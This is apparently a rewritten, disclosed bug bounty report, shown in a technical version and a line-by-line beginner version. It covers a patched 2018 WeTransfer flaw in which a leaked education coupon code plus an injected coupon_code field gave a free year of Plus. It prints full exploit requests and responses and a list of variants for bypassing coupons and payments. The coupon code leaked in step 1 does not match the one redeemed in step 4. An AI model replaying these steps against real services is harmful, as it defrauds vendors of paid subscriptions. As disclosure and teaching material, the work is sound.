How I was able to get subscription of $120/year For Free
 Published on blog.securitybreached.org
About 2 Months ago a friend gave me his wetransfer.com account to send a 15GB file to a friend as he was using WeTransfer Plus subscription that he bought for $120/year
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
WeTransfer is a file transfer service, and WeTransfer Plus is its paid subscription tier. The report opens with the researcher's friend having bought a Plus subscription for $120/year and lending the account to send a 15GB file.

The feature under examination is the student promotion: WeTransfer was giving a free one year Plus subscription to students who signed up with an educational institute email address (a .edu domain). The page promises that after submitting the address, "we'll send you a link to claim your free Plus account." The coupon that the backend generates for that address is what the researcher went after.
Setup
The researcher had access to a friend's existing Plus account, which was enough to see the product from the inside. The work was reported on 24/3/2018 and the report was disclosed on 2018-05-18.
Finding it
The first attempts were the obvious ones: changing the amount in the HTTP request to bypass the payment system. None of those methods worked. A search for "wetransfer plus free" was only meant to find a promotion that could be used, or misused, to obtain Plus for free.

That search led to the student offer: a free one year Plus subscription for signing up with an educational institute email address on a .edu domain.

Submitting an address with a .edu domain produces the message shown below.

The researcher's own institute did not provide a student email, so the legitimate route to the free link was closed. The next question was how the email is sent and what it contains. To see that, a fake .edu address was used: [redacted]. Clicking send produced this request:
POST /api/ui/education/coupons HTTP/1.1
Host: wetransfer.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Referer: https://wetransfer.com/
X-Requested-With: XMLHttpRequest
Content-Type: application/json
Content-Length: 37
Cookie: [redacted]
Connection: close

{"email":"[redacted]"}
The request itself is unremarkable: a JSON body with a single email field. The response, however, was suspicious:
HTTP/1.1 200 OK
Date: Sat, 24 Mar 2018 10:34:02 GMT
Content-Type: application/json
Content-Length: 28
Connection: close
X-Compatibility-Version: 5
Set-Cookie: [redacted]
X-Content-Type-Options: nosniff
Vary: Accept-Encoding, Origin
ETag: [redacted]
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: [redacted]
X-Opaque: [redacted]
X-Runtime: 0.089711
Strict-Transport-Security: max-age=15552000; includeSubDomains;

{
"code": "9e0bca0a6d92"
}
The response contains a code, 9e0bca0a6d92. According to the page text, that code should have been sent to the email address inside a link to claim the free Plus account. Instead, the API returned it directly in the HTTP response for the address that was submitted. The code was generated for that particular .edu email and leaked to whoever made the request.
The remaining problem was how to use the code, or even validate that it worked, because no signup page or settings area contains a field for a coupon code.
Exploitation
Step 1: obtain a coupon code
Send the education coupon request with any .edu address. The response body returns the generated code value, as shown above. No access to the mailbox is needed.
Step 2: start an annual subscription

Go to https://wetransfer.com/plus and select "Annual subscription", which costs "120 USD".
Step 3: fill in the signup details and intercept
Fill in the details and intercept the request that creates the user. It looks like this:
POST /api/ui/users HTTP/1.1
Host: wetransfer.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Referer: https://wetransfer.com/
X-Requested-With: XMLHttpRequest
Content-Type: application/json
Content-Length: 485
Cookie: [redacted]
Connection: close

{"billing":"yearly","full_name":"Khizer Javed","email":"[redacted]","password":"[redacted]","password_confirm":"[redacted]","company_name":"TestAccount-Res","street_and_number":"Test address 10133","city":"Islamabad","zipcode":"44800","country_code":"PK","vat_number":"","terms_of_service":true,"convert":"","sig":"","trk":"WT201610_HalfPanel_GotPlusClick","wt_sent":0,"wt_from":"","page_version":30,"language":"en"}
The body carries the billing period (yearly), the account details, and a set of tracking and signature fields (trk, sig, convert, page_version). There is no coupon field in the normal request.
Step 4: add the coupon code and forward
The request was edited to add "coupon_code":"5a9fa8cc51c3":
{"billing":"yearly","full_name":"Khizer Javed","email":"[redacted]","password":"[redacted]","password_confirm":"[redacted]","company_name":"TestAccount-Res","street_and_number":"Test address 10133","city":"Islamabad","zipcode":"44800","country_code":"PK","vat_number":"","terms_of_service":true,"coupon_code":"5a9fa8cc51c3","convert":"","sig":"","trk":"WT201610_HalfPanel_GotPlusClick","wt_sent":0,"wt_from":"","page_version":30,"language":"en"}
Forwarding it returned:
HTTP/1.1 201 Created
Date: Sat, 24 Mar 2018 10:26:29 GMT
Content-Type: application/json
Content-Length: 692
Connection: close
X-Compatibility-Version: 5
X-Content-Type-Options: nosniff
Vary: Accept-Encoding, Origin
ETag: [redacted]
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: [redacted]
X-Opaque: [redacted]
X-Runtime: 0.449633
Strict-Transport-Security: max-age=15552000; includeSubDomains;

{
"user": {
"active_subscription": false,
"subscription_expires_at": null,
"autorenewal_enabled": false,
"autorenewal_failed": false,
"manual_payment_option_available": true,
"profile_picture_url": null,
"profile_picture_thumbnail_url": null,
"subdomain_name": null,
"language": "en",
"transfer_default_expiry": 2592000,
"full_name": "Khizer Javed",
"storage_full": false,
"id": 1431584,
"email": "[redacted]"
},
"order_completed": {
"successful": true,
"renewal": false,
"duration": "year",
"free": true
},
"redirect_to_url": "http://wetransfer.com/payment/completed?duration=year"
}

The order_completed object confirms the outcome: successful is true, duration is year, and free is true. The account was created with a year of Plus without any payment.
Root cause
The education coupon endpoint generates a coupon for the submitted .edu address and returns the coupon code in the JSON response body instead of only delivering it to the mailbox. Anyone who can call the endpoint can therefore mint a valid coupon for an address they do not control.
The user creation endpoint accepts a coupon_code field that is not part of the normal signup form, and applies it to the order. The two flaws combine: the first leaks the secret, the second lets it be redeemed. The fake address [redacted] was accepted and produced a code.
Impact
An attacker can obtain a free one year Plus subscription, normally priced at $120/year, without paying and without owning an educational email address. The only precondition is the ability to send the education coupon request and then submit the signup request with the returned code. The report does not discuss mass issuance of coupons or any other use of the leaked codes.
Fix
The report gives a disclosure timeline: reported 24/3/2018, first response 25/3/2018, patched 16/5/2018, and a bounty of €500 paid via Zerocopter. It does not describe the change that was made. The fixes implied by the two flaws are to stop returning the coupon code in the API response and to validate coupons server-side at redemption, including that the coupon was issued to the account being created.
Variants to test
- Call any endpoint that issues a token, invite or coupon and inspect the response body for the secret itself. A positive result is a code, link or token in the JSON that should only have arrived by email.
- Add undocumented fields such as
coupon_code,promo_codeordiscountto signup and checkout requests. A positive result is an order response withfree: true, a zero total, or a discount applied. - Submit addresses on promotional domains (
.eduand similar) that you do not control and check whether a code is issued. A positive result is a valid code for an address you cannot read mail at. - Reuse a code across multiple signups. A positive result is a second account receiving the same benefit from one code.
- Compare the fields in the signup request with the fields the form sends, looking for parameters the client never sets. A positive result is a parameter the server honours but the UI does not expose.
What happened, in plain words
WeTransfer is a website for sending large files. You upload a file, it gives you a link, and you share that link. The free version has limits. WeTransfer Plus is the paid version, and in this story it cost $120 a year. It lets you send bigger files and keep them around longer.
WeTransfer was running a promotion: students could get a free year of Plus if they signed up with an email address from their school or university. School addresses usually end in .edu. The page told visitors that after they typed their address, WeTransfer would send them a link by email to claim the free account.
The researcher in this report found that WeTransfer's website did not actually keep that link secret. When you asked for the student offer, the website's behind-the-scenes helper (its API) replied with the special code that was supposed to arrive only in your email. Anyone who asked got the code back immediately, without needing to read any mailbox. The researcher then found that the normal signup form had no box for a coupon code, but the signup request could be edited to include one. Adding the leaked code to that request created a Plus account for a full year, marked as free, with no payment.
So the whole thing is two mistakes that fit together like a lock with the key taped to it:
- The website handed out the key (the coupon code) to anyone who asked.
- The website accepted that key at the checkout even though the normal form never offers a place to type it.
Neither mistake alone gives you a free subscription. Together they do.
The product and the promotion
The report starts with a friend's account. The friend had bought WeTransfer Plus for $120 a year and lent the account so the researcher could send a 15GB file. That is how the researcher got to see the paid product from the inside.
The feature being examined is the student promotion. WeTransfer was giving a free one year Plus subscription to students who signed up with an email address from an educational institute, meaning an address on a .edu domain. A domain is the part of an email address after the @ sign, the part that says which organisation runs the mailbox. The page promises that after you submit the address, "we'll send you a link to claim your free Plus account." The coupon that the system generates for that address is what the researcher went after.
Setting up
The researcher already had access to a friend's Plus account, which was enough to see the product from the inside. Think of a proxy as a pause button for web traffic: your browser normally talks to the website directly, but with a proxy in between, every request stops on your screen before it is sent, and you can read it, change it, and then let it go. The work was reported on 24/3/2018 and the report was disclosed on 2018-05-18.
Finding it
The first attempts were the obvious ones: changing the amount in the HTTP request to bypass the payment system. An HTTP request is the message your browser sends to a website when you click something or load a page. It contains a method (like GET to fetch something or POST to submit something), a path (which part of the site you are talking to), some headers (extra information about the request), and sometimes a body (the data you are submitting). Changing the amount means editing the price in that message before it leaves your computer, hoping the website trusts the number you sent. None of those methods worked.
A search for "wetransfer plus free" was only meant to find a promotion that could be used, or misused, to obtain Plus for free.
That search led to the student offer: a free one year Plus subscription for signing up with an educational institute email address on a .edu domain.
Submitting an address with a .edu domain produces the message shown below.
The researcher's own institute did not provide a student email, so the legitimate route to the free link was closed. The next question was how the email is sent and what it contains. To see that, a fake .edu address was used: [redacted]. Clicking send produced this request:
POST /api/ui/education/coupons HTTP/1.1
Host: wetransfer.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Referer: https://wetransfer.com/
X-Requested-With: XMLHttpRequest
Content-Type: application/json
Content-Length: 37
Cookie: [redacted]
Connection: close

{"email":"[redacted]"}
Line by line:
POST /api/ui/education/coupons HTTP/1.1is the first line of the request.POSTmeans "I am sending data to you." The path/api/ui/education/couponsis the address on the website that handles the student coupon.HTTP/1.1is the version of the language being spoken. An API is simply a set of addresses a website offers for programs to talk to, rather than for people clicking pages. When the page's own JavaScript asks for a coupon, it calls this API address.Host: wetransfer.comsays which website this request is for. One server can host many sites, so the request names the one it wants.User-Agent: ...tells the site which browser and operating system sent the request. Here it is Firefox 59 on 64-bit Windows.Accept: application/jsonsays the browser would like the answer in JSON, a text format for structured data that looks like{"name": "value"}. It is how programs exchange data in a way both sides can read.Accept-Language: en-US,en;q=0.5says the preferred language is US English, with a lower preference for plain English.Referer: https://wetransfer.com/says which page the request came from. It is spelled "Referer" in the protocol, a historical misspelling that stuck.X-Requested-With: XMLHttpRequestis a custom header that tells the server the request came from JavaScript on the page rather than from typing a URL in the address bar.Content-Type: application/jsonsays the body is JSON.Content-Length: 37says the body is 37 bytes long, so the server knows where it ends.Cookie: [redacted]carries the cookie. A cookie is a small piece of text the website stored in your browser earlier, and the browser sends it back with every request so the site can recognise you. It is like a wristband at an event: you show it at the door and staff know you already checked in. Cookies can contain session identifiers, which are effectively passwords, so they are redacted here.Connection: closeasks the server to close the network connection after answering.- The blank line separates the headers from the body.
{"email":"[redacted]"}is the body: a JSON object with one field,email, set to the fake address.
The request itself is unremarkable: a JSON body with a single email field. The response, however, was suspicious:
HTTP/1.1 200 OK
Date: Sat, 24 Mar 2018 10:34:02 GMT
Content-Type: application/json
Content-Length: 28
Connection: close
X-Compatibility-Version: 5
Set-Cookie: [redacted]
X-Content-Type-Options: nosniff
Vary: Accept-Encoding, Origin
ETag: [redacted]
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: [redacted]
X-Opaque: [redacted]
X-Runtime: 0.089711
Strict-Transport-Security: max-age=15552000; includeSubDomains;

{
"code": "9e0bca0a6d92"
}
Line by line:
HTTP/1.1 200 OKis the status line.200means the request succeeded. Status codes are three-digit numbers: 2xx means success, 3xx means a redirect, 4xx means the client did something wrong, 5xx means the server did something wrong.Date: ...is when the server answered.Content-Type: application/jsonsays the answer body is JSON.Content-Length: 28says the body is 28 bytes long.Connection: closeconfirms the connection will be closed.X-Compatibility-Version: 5is a custom header the site uses to track its own API version.Set-Cookie: [redacted]is the server handing the browser a new cookie to store. Redacted here because cookies can act as credentials.X-Content-Type-Options: nosnifftells the browser not to guess the content type, which prevents some attacks where a file is treated as a different kind than it is.Vary: Accept-Encoding, Origintells caches that the answer can differ depending on those two request headers, so a cached copy should not be reused blindly.ETag: [redacted]is an identifier for this version of the content, used for caching.Cache-Control: max-age=0, private, must-revalidatesays the answer must not be stored and reused without checking with the server first.X-Request-Id,X-OpaqueandX-Runtimeare internal tracking headers.X-Runtime: 0.089711is how long the server took to process the request, in seconds.Strict-Transport-Security: max-age=15552000; includeSubDomains;tells the browser to only use HTTPS for this site for the next 15552000 seconds (about 180 days), including subdomains. HTTPS is the encrypted version of the web, so nobody in between can read or change the traffic.- The body is
{"code": "9e0bca0a6d92"}: a JSON object with one field,code, holding a short string.
The response contains a code, 9e0bca0a6d92. According to the page text, that code should have been sent to the email address inside a link to claim the free Plus account. Instead, the API returned it directly in the HTTP response for the address that was submitted. The code was generated for that particular .edu email and leaked to whoever made the request. This is the first half of the problem: a secret that should only travel by email was handed back in the reply.
The remaining problem was how to use the code, or even validate that it worked, because no signup page or settings area contains a field for a coupon code.
Exploitation
Step 1: obtain a coupon code
Send the education coupon request with any .edu address. The response body returns the generated code value, as shown above. No access to the mailbox is needed. The fake address [redacted] was accepted.
Step 2: start an annual subscription
Go to https://wetransfer.com/plus and select "Annual subscription", which costs "120 USD".
Step 3: fill in the signup details and intercept
Fill in the details and intercept the request that creates the user. It looks like this:
POST /api/ui/users HTTP/1.1
Host: wetransfer.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Referer: https://wetransfer.com/
X-Requested-With: XMLHttpRequest
Content-Type: application/json
Content-Length: 485
Cookie: [redacted]
Connection: close

{"billing":"yearly","full_name":"Khizer Javed","email":"[redacted]","password":"[redacted]","password_confirm":"[redacted]","company_name":"TestAccount-Res","street_and_number":"Test address 10133","city":"Islamabad","zipcode":"44800","country_code":"PK","vat_number":"","terms_of_service":true,"convert":"","sig":"","trk":"WT201610_HalfPanel_GotPlusClick","wt_sent":0,"wt_from":"","page_version":30,"language":"en"}
Line by line:
POST /api/ui/usersis the address that creates a new user account.POSTagain means data is being submitted.- The headers repeat the pattern from the first request:
Hostnames the site,User-Agentnames the browser,Acceptasks for JSON,Accept-Languagesets the language,Referersays where the request came from,X-Requested-Withmarks it as coming from page JavaScript,Content-Typesays the body is JSON,Content-Length: 485gives the body size,Cookiecarries the session cookie (redacted), andConnection: closeends the connection afterwards. - The body is one JSON object.
billingisyearly, the billing period.full_name,email,passwordandpassword_confirmare the account details.company_name,street_and_number,city,zipcode,country_codeandvat_numberare billing address fields.terms_of_service: truerecords that the terms were accepted.convert,sig,trk,wt_sent,wt_from,page_versionandlanguageare tracking and signature fields the site's own form sends along.trklooks like a marketing campaign tag,sigis empty here, andpage_version: 30identifies the version of the page that built the request.
The body carries the billing period (yearly), the account details, and a set of tracking and signature fields (trk, sig, convert, page_version). There is no coupon field in the normal request. That is the point: the form never offers a coupon box, so a normal user could not use a code even if they had one.
Step 4: add the coupon code and forward
The request was edited to add "coupon_code":"5a9fa8cc51c3":
{"billing":"yearly","full_name":"Khizer Javed","email":"[redacted]","password":"[redacted]","password_confirm":"[redacted]","company_name":"TestAccount-Res","street_and_number":"Test address 10133","city":"Islamabad","zipcode":"44800","country_code":"PK","vat_number":"","terms_of_service":true,"coupon_code":"5a9fa8cc51c3","convert":"","sig":"","trk":"WT201610_HalfPanel_GotPlusClick","wt_sent":0,"wt_from":"","page_version":30,"language":"en"}
This is the same body as before with one extra field inserted: coupon_code, set to the code from the earlier response. The proxy is what makes this possible: the request is paused, the text is edited, and then it is sent on. Forwarding it returned:
HTTP/1.1 201 Created
Date: Sat, 24 Mar 2018 10:26:29 GMT
Content-Type: application/json
Content-Length: 692
Connection: close
X-Compatibility-Version: 5
X-Content-Type-Options: nosniff
Vary: Accept-Encoding, Origin
ETag: [redacted]
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: [redacted]
X-Opaque: [redacted]
X-Runtime: 0.449633
Strict-Transport-Security: max-age=15552000; includeSubDomains;

{
"user": {
"active_subscription": false,
"subscription_expires_at": null,
"autorenewal_enabled": false,
"autorenewal_failed": false,
"manual_payment_option_available": true,
"profile_picture_url": null,
"profile_picture_thumbnail_url": null,
"subdomain_name": null,
"language": "en",
"transfer_default_expiry": 2592000,
"full_name": "Khizer Javed",
"storage_full": false,
"id": 1431584,
"email": "[redacted]"
},
"order_completed": {
"successful": true,
"renewal": false,
"duration": "year",
"free": true
},
"redirect_to_url": "http://wetransfer.com/payment/completed?duration=year"
}
Line by line:
HTTP/1.1 201 Createdis the status line.201is the code for "something new was created", which fits a new user account.- The headers are the same family as before:
Date,Content-Type: application/json,Content-Length: 692,Connection: close,X-Compatibility-Version,X-Content-Type-Options,Vary,ETag(redacted),Cache-Control,X-Request-Id(redacted),X-Opaque(redacted),X-Runtime: 0.449633andStrict-Transport-Security. - The body has three parts.
userdescribes the new account:active_subscriptionisfalseat this moment,subscription_expires_atisnull(nothing set yet),autorenewal_enabledandautorenewal_failedarefalse,manual_payment_option_availableistrue, the profile picture fields andsubdomain_namearenull,languageisen,transfer_default_expiryis2592000(seconds, which is 30 days),full_nameandemailare the details submitted,storage_fullisfalse, andidis the new account number. order_completedis the important part:successfulistrue,renewalisfalse,durationisyear, andfreeistrue. That last value says the order cost nothing.redirect_to_urlis where the site would send the browser next, the payment completed page for a yearly plan.
The order_completed object confirms the outcome: successful is true, duration is year, and free is true. The account was created with a year of Plus without any payment.
Root cause
The education coupon endpoint generates a coupon for the submitted .edu address and returns the coupon code in the JSON response body instead of only delivering it to the mailbox. Anyone who can call the endpoint can therefore mint a valid coupon for an address they do not control. In security terms this is a leak of a secret through an API response: the code is meant to prove you own the mailbox, but the site tells you the code without checking that you own anything.
The user creation endpoint accepts a coupon_code field that is not part of the normal signup form, and applies it to the order. The server accepted a field the official form never sends. The two flaws combine: the first leaks the secret, the second lets it be redeemed. The fake address [redacted] was accepted and produced a code.
Impact
An attacker can obtain a free one year Plus subscription, normally priced at $120/year, without paying and without owning an educational email address. The only precondition is the ability to send the education coupon request and then submit the signup request with the returned code. The report does not discuss mass issuance of coupons or any other use of the leaked codes.
Fix
The report gives a disclosure timeline: reported 24/3/2018, first response 25/3/2018, patched 16/5/2018, and a bounty of €500 paid via Zerocopter. A bounty is a reward a company pays a researcher for finding and reporting a security problem responsibly. It does not describe the change that was made. The fixes implied by the two flaws are to stop returning the coupon code in the API response and to validate coupons server-side at redemption, including that the coupon was issued to the account being created. Server-side means the check happens on the website's own computers, not in the browser, because anything the browser does can be changed by the user.
Variants to test
If you want to look for similar problems yourself, these are the patterns to try. Each one is a small experiment with a clear sign of success.
- Call any endpoint that issues a token, invite or coupon and inspect the response body for the secret itself. A positive result is a code, link or token in the JSON that should only have arrived by email.
- Add undocumented fields such as
coupon_code,promo_codeordiscountto signup and checkout requests. A positive result is an order response withfree: true, a zero total, or a discount applied. - Submit addresses on promotional domains (
.eduand similar) that you do not control and check whether a code is issued. A positive result is a valid code for an address you cannot read mail at. - Reuse a code across multiple signups. A positive result is a second account receiving the same benefit from one code.
- Compare the fields in the signup request with the fields the form sends, looking for parameters the client never sets. A positive result is a parameter the server honours but the UI does not expose.
Glossary
- API: a set of addresses a website offers so that programs, such as the page's own JavaScript, can exchange data with it, as opposed to pages meant for people to click.
- Bounty: a reward a company pays a researcher for finding and reporting a security problem in a responsible way.
- Cookie: a small piece of text a website stores in your browser and the browser sends back with each request, so the site can recognise you; it can act like a password.
